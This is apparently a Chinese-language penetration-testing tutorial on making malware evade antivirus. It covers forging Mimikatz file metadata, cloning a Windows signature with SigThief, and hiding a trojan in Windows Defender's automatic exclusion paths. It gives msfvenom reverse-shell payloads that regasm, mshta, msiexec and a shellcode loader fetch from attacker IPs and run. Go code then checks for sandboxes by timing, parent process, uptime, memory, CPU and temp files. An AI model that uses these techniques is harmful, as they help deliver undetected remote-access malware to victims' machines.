免杀
Mimikatz免杀

ResourceHacker
ResourceHacker是伪造详细信息的,先打开即将伪造的文件然后action选项里面有个add from a ReSource file(这里又会打开一个文件,一般我们伪造都是通过复制以下目录的C:\Windows\System32\ntdll.dll或者C:\Windows\System32\kernel.dll文件对信息 进行伪造,引入后可以选版本信息和详细信息,一般都选MUI和VERSION,然后ctrl+s保存就完事了。
SignTheief
SignTheief是Github上面的一个python脚本项目,用于打数字签名标签的,非常好用啊!
python sigthief.py -i "C:\windows\system32\kernel32.dll" -t D:\desktop\渗透工具\免杀\伪造\SigThief-master\mimikatz++x64.exe -o mimikatzx64.exe
- -i 伪造的来源文件的数字标签(绝对路径)
- -t 伪造的目标文件(绝对路径)
- -o 生成输出后的文件

可以看到用了这个工具后增加了一个windows官方的数字签名


查杀效果
微步在线
virustotal
VirScan

可以看到这样处理免杀效果还是不行
Windows Defender绕过
https://learn.microsoft.com/en-us/defender-endpoint/configure-server-exclusions-microsoft-defender-antivirus?view=o365-worldwide#list-of-automatic-exclusions
https://learn.microsoft.com/zh-cn/defender-endpoint/configure-server-exclusions-microsoft-defender-antivirus
- 适用版本:Windows Server 2016及以上
Windows Defender 默认存在一些排除项,在实时检测过程中会忽略这些排除项,但是主动扫描的时候不会排除。这就给 Bypass Windows Defender 提供了一个新思路。
通篇寻找可用的路径,最终发现几个 exe 路径:
| 路径 | 用途 |
|---|---|
| %systemroot%\System32\dfsr.exe | 文件复制服务 |
| %systemroot%\System32\dfsrs.exe | 文件复制服务 |
| %systemroot%\System32\Vmms.exe | Hyper-V 虚拟机管理 |
| %systemroot%\System32\Vmwp.exe | Hyper-V 虚拟机管理 |
| %systemroot%\System32\ntfrs.exe | AD DS 相关支持 |
| %systemroot%\System32\lsass.exe | AD DS 相关支持 |
| %systemroot%\System32\dns.exe | DNS 服务 |
| %SystemRoot%\system32\inetsrv\w3wp.exe | WEB服务 |
| %SystemRoot%\SysWOW64\inetsrv\w3wp.exe | WEB服务 |

| %SystemDrive%\PHP5433\php-cgi.exe | php-cgi 服务 |
在文件路径不冲突的情况下,将这10个路径的木马应当都具有 bypass Windows Defender 的效果。

新建 php5433 目录,并将木马更名为 php-cgi.exe,执行:
木马正常上线:
白名单执行payload
基于Regasm
Regasm 为程序集注册工具,读取程序集中的元数据,并将所需的项添加到注册表中。RegAsm.exe是Microsoft Corporation开发的合法文件进程。它与Microsoft.NET Assembly Registration Utility相关联。
说明:Regasm.exe所在路径没有被系统添加PATH环境变量中,因此,REGASM命令无法识别。
# 查找regasm.exe位置,默认是从当前目录开始
dir /S regasm.exe
# MSF配置监听
use exploit/multi/handler
# 靶机运行,regasm.exe替换为实际路径
regasm.exe /U Micropoor.dll
基于Regsvcs
Regsvcs为.NET服务安装工具,主要提供三类服务:
- 加载并注册程序集。
- 生成、注册类型库并将其安装到指定的 COM+ 1.0 应用程序中。
- 配置以编程方式添加到类的服务。
说明:Regsvcs.exe所在路径没有被系统添加PATH环境变量中,因此,Regsvcs命令无法识别。
基于Mshta
Mshta.exe是微软Windows操作系统相关程序,英文全称Microsoft HTML Application,可翻译为微软超文本标记语言应用,用于执行.HTA文件。
说明:Mshta所在路径已被系统添加PATH环境变量中,因此,可直接执行Mshta.exe命令。
# 配置payload
msfvenom ‐a x86 ‐‐platform windows ‐p windows/meterpreter/reverse_tcp LHOST=192.168.1.4 LPORT=53 ‐f raw > shellcode.bin
cat shellcode.bin |base64 ‐w 0
# 制作hta文件
# 靶机执行
mshta.exe http://192.168.1.4/Micropoor.hta
基于Msiexec
Msiexec 是 Windows Installer 的一部分。用于安装 Windows Installer 安装包(MSI),一般在运行 Microsoft Update 安装更新或安装部分软件的时候出现,占用内存比较大。并且集成于 Windows 2003,Windows 7 等。
说明:Msiexec.exe所在路径已被系统添加PATH环境变量中,因此,Msiexec命令可识别。
# msf生成shellcode
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.22.1 lport=12345 ‐f msi > shellcode.txt
# 目标机器执行命令
msiexec.exe /q /i http://192.168.22.1:12345/shellcode.txt
基于shellcode loader
借助第三方加载器,将shellcode加载到内存中来执行。
下载地址:https://github.com/clinicallyinane/shellcode_launcher
# msf生成shellcode
msfvenom -p windows/meterpreter/reverse_tcp lhost=172.16.1.130 lport=4444 -e x86/shikata_ga_nai -i 5 -f raw > test.c
# 靶机执行
shellcode_launcher.exe -i test.c
反沙箱
反沙箱的本质就是找真实的机器与虚拟机的区别,例如时间流逝速度,物理内存,父进程等区别去判断,也可以根据沙箱对抗我们反沙箱的行为特征去判断
如果判断可能在沙箱里,就停止加载shellcode,沙箱就无法继续分析我们exe的行为了。
延迟加载
沙箱检测时行为扫描可能会在短时间内扫描exe文件判断是否为恶意软件,在这段时间内我们的程序sleep没有动作,则可能绕过沙箱的检测。这对火绒可能比较有用,但是现在有些沙箱可能会加快虚拟机内时间,
func Sleeeep()  {
    res := 1
    for i := 0; i < 5; i++ {
        number := rand.Intn(900) + 100
        res *= number
    }
    time.Sleep(10 * time.Second)
}
检查参数
func checkArgs() bool {
    if len(os.Args) > 1 && os.Args[1] == "1" {
        return false
    }
    return true
}
func main() {
    if checkArgs() {
        os.Exit(1)
    }
}
检测父进程
我们一般双击启动的exe父进程都是explorer,如果一个进程的父进程不是explorer,我们就判断可能是沙箱,停止加载shellcode。 代码实现过程:
调用CreateToolhelp32Snapshot拍摄进程快照,然后遍历我们当前进程的父进程PID,随后进行查询Explorer的PID,最后进行比较explorer PID和当前程序的PID
import (
    "fmt"
    "os"
    "syscall"
    "unsafe"

    "golang.org/x/sys/windows"
)

// 获取父进程ID
func getParentProcessID(pid uint32) (uint32, error) {
    snapshot, err := windows.CreateToolhelp32Snapshot(windows.TH32CS_SNAPPROCESS, 0)
    if err != nil {
        return 0, err
    }
    defer windows.CloseHandle(snapshot)

    var pe32 windows.ProcessEntry32
    pe32.Size = uint32(unsafe.Sizeof(pe32))

    if err := windows.Process32First(snapshot, &pe32); err != nil {
        return 0, err
    }

    for {
        if pe32.ProcessID == pid {
            return pe32.ParentProcessID, nil
        }
        if err := windows.Process32Next(snapshot, &pe32); err != nil {
            break
        }
    }

    return 0, fmt.Errorf("未找到进程 %d 的父进程", pid)
}

// 获取指定进程名称对应的进程ID
func getProcessIDByName(processName string) (uint32, error) {
    snapshot, err := windows.CreateToolhelp32Snapshot(windows.TH32CS_SNAPPROCESS, 0)
    if err != nil {
        return 0, err
    }
    defer windows.CloseHandle(snapshot)

    var pe32 windows.ProcessEntry32
    pe32.Size = uint32(unsafe.Sizeof(pe32))

    if err := windows.Process32First(snapshot, &pe32); err != nil {
        return 0, err
    }

    for {
        if windows.UTF16ToString(pe32.ExeFile[:]) == processName {
            return pe32.ProcessID, nil
        }
        if err := windows.Process32Next(snapshot, &pe32); err != nil {
            break
        }
    }

    return 0, fmt.Errorf("进程 %s 未找到", processName)
}

// 反沙箱函数
func antiSandbox() {
    pid := uint32(os.Getpid())
    ppid, err := getParentProcessID(pid)
    if err != nil {
        fmt.Println("获取父进程ID失败:", err)
        os.Exit(1)
    }

    explorerPID, err := getProcessIDByName("explorer.exe")
    if err != nil {
        fmt.Println("获取explorer进程ID失败:", err)
        os.Exit(1)
    }

    fmt.Printf("当前进程ID: %d, 父进程ID: %d, Explorer进程ID: %d\n", pid, ppid, explorerPID)
    if ppid != explorerPID {
        fmt.Println("检测到沙箱或虚拟机环境!")
        os.Exit(1)
    } else {
        fmt.Println("未检测到沙箱或虚拟机环境.")
    }
}
检测开机时间
很多沙箱检测完了就会重启,可以用开机时间来判断是否为沙箱,比如判断开机时间是否大于半小时
func bootTime() (int, error) {
    var kernel = syscall.NewLazyDLL("Kernel32.dll")
    GetTickCount := kernel.NewProc("GetTickCount")
    r, _, _ := GetTickCount.Call()
    if r == 0 {
        return 0, nil
    }
    ms := time.Duration(r * 1000 * 1000)
    fmt.Println("开机时常为:", ms)
    tm := time.Duration(30 * time.Minute)
    if ms < tm {
        return 0, nil
    } else {
        return 1, nil
    }
}
检测物理内存
func physicalMemory() (int, error) {
    var mod = syscall.NewLazyDLL("kernel32.dll")
    var proc = mod.NewProc("GetPhysicallyInstalledSystemMemory")
    var mem uint64
    proc.Call(uintptr(unsafe.Pointer(&mem))) // ret, _, err := proc.Call(uintptr(unsafe.Pointer(&mem)))
    mem = mem / 1048576
    if mem < 4 {
        fmt.Printf("物理内存为%dG\n", mem)
        return 0, nil // 小于4GB返回0
    }
    fmt.Printf("物理内存为%dG\n", mem)
    return 1, nil // 大于4GB返回1
}
检测cpu核心数
func numberOfCPU() (int, error) {
    a := runtime.NumCPU()
    fmt.Println("CPU核心数为:", a)
    if a < 4 {
        return 0, nil // 小于4核心数,返回0
    } else {
        return 1, nil // 大于4核心数,返回1
    }
}
检测临时文件数
func numberOfTempFiles() (int, error) {
    conn := os.Getenv("temp") // 通过环境变量读取temp文件夹路径
    var k int
    if conn == "" {
        fmt.Println("未找到temp文件夹,或temp文件夹不存在")
        return 0, nil
    } else {
        local_dir := conn
        err := filepath.Walk(local_dir, func(filename string, fi os.FileInfo, err error) error {
            if fi.IsDir() {
                return nil
            }
            k++
            // fmt.Println("filename:", filename)  // 输出文件名字
            return nil
        })
        fmt.Println("Temp总共文件数量:", k)
        if err != nil {
            // fmt.Println("路径获取错误")
            return 0, nil
        }
    }
    if k < 30 {
        return 0, nil
    }
    return 1, nil

}